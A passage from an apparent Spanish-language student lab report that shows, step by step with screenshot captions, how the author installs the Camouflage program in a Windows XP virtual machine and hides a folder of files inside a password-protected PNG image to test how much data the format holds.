

Ilustración 17 Camuflaje de Archivos en Windows XP paso 17

En la ventana siguiente, oprimi el boton next.



Ilustración 18 Camuflaje de Archivos en Windows XP paso 18

Igualemnte en la ventana siguiente oprimi el boton next.



Ilustración 19 Camuflaje de Archivos en Windows XP paso 19

Igualmente en la ventana siguiente oprimi el boton next.



Ilustración 20 Camuflaje de Archivos en Windows XP paso 20

Y por ultimo en la siguiente ventana oprimi el boton finish para terminar el proceso de instlacion del programa camuflage.



Ilustración 21 Camuflaje de Archivos en Windows XP paso 21

Una vez termine de instalar el programa, necesitaba compartir a la maquina virtual desde mi maquina fisica, los archivos que iba a utilizar para camuflar en los archivos con los formatos

que ya mensione. Este carpeta que utilice contenia una gran cantidad de archivos y me servirian para realizar la actividad objetivo.

Para compartir ese carptea segui el mismo proceso anterior. Seleccione la ubicación de la carpeta.



Ilustración 22 Camuflaje de Archivos en Windows XP paso 22

Una vez seleccionada la carpeta que tenia como nombre seguridad y auditoria en redes, marque las opciones que decian Automontar y Hacer permanentes para que permaneciera alli en la maquina virtual y luego oprimi el boton aceptar.



Ilustración 23 Camuflaje de Archivos en Windows XP paso 23

Por ultimo oprimi nuevamente el boton aceptar para terminar el proceso.



Ilustración 24 Camuflaje de Archivos en Windows XP paso 24

Y luego me dirigi a las opciones de mi pc y alli efectivamente esta la carpeta que acababa de compartir.



Ilustración 25 Camuflaje de Archivos en Windows XP paso 25

Ademas de compatir la carpeta de los archivos que iba a utilizar para camiflar, comparti la carptea donde estaban los archivo que iba a utilizar para dentro de ellos camuflar esos archivos, en eseo archivo se encontraba un documento de word, un pdf, una imagen y el archivo de ejecuacion .exe.

Igualamente como en los procesos anteriores para compartir la carpeta ingrese a la opcion de compartir carptea, seleccione la carpeta llamada Doc_Mv.



Ilustración 26 Camuflaje de Archivos en Windows XP paso 26

Una vez seleccionada marque la opnes que decian Automontar y Hacer permanentes para que permanecieran dentro de la maquina virtaul y luego oprimi el boton acpetar.



Ilustración 27 Camuflaje de Archivos en Windows XP paso 27

Por ultimo, oprimi el boton aceptar para terminar el proceso.



Ilustración 28 Camuflaje de Archivos en Windows XP paso 28

Y despues accedi a las opciones de mi pc para comprobar que la carpeta se habia compartido correctamente y asi fue.



Ilustración 29 Camuflaje de Archivos en Windows XP paso 29

Cuando ya tenia todos los elementos listo para realizar la actividad obejtivo, ya podia realizar el proceso de camuflar los archivos y probar cuanta capacidad aceptada los formatos ya mencionados.

Primero seleccione los archivos a camuflar.

Ilustración 30 Camuflaje de Archivos en Windows XP paso 30

Luego ingrese a las propiedades y alli oberver que eran 20 archivos y tenian 1,37 GB de tamaño.

Ilustración 31 Camuflaje de Archivos en Windows XP paso 31

Luego seleccione la opcion que decia camuflage.

Ilustración 32 Camuflaje de Archivos en Windows XP paso 32

En la ventana siguiente me mostro todos los archivos y oprimi la opcion que decia next.



Ilustración 33 Camuflaje de Archivos en Windows XP paso 33

En la ventana siguiente me pidio que eligiera el archivo donde iba a camuflar todos esos archivo, ahí es donde entre los formatos png, word. Pdf, exe. El primero que eligi fue el formato png por lo cual, seleccione una imagen y luuego oprimi el boton abrir.



Ilustración 34 Camuflaje de Archivos en Windows XP paso 34

Alli me mostro el archivo png que habia seleccione y luego oprimi el boton next.



Ilustración 35 Camuflaje de Archivos en Windows XP paso 35

Despues, me pidio que si queria guardar el archivo de otro forma y decidi ponerle el nombre de Camuflajeimagen y luego oprimi el boton next.



Ilustración 36 Camuflaje de Archivos en Windows XP paso 36

Luego me pidio que estableciera una contraseña y las escribi en los campos que se veian en la imagen y luego oprimi el boton finish para terminar el proceso.



Ilustración 37 Camuflaje de Archivos en Windows XP paso 37

Despues de unos minitos termino de camuflar los archivo, pude observar la imagen con el nombre que habia establecido.

Ilustración 38 Camuflaje de Archivos en Windows XP paso 38

Pero cuando decidí abrir la imagen no pude observar el contenido de la imagen, tal vez por la cantidad de archivo que había camuflado. Esto ya me iba dando una idea de que tanta capacidad de archivos podría permitir una imagen.



Ilustración 39 Camuflaje de Archivos en Windows XP paso 39

Para observar los archivos que había camuflado en esa imagen, hice el proceso contrario al camuflaje, es decir el descamuflage.

Para eso primero seleccione la imagen, luego clic izquierdo sobre la imagen seleccionada y luego clic en la opción que decía Uncamuflage.

Ilustración 40 Camuflaje de Archivos en Windows XP paso 40

En la ventana siguiente me pidió la contraseña, allí escribí la contraseña que había establecido anteriormente y luego oprimí el botón next.

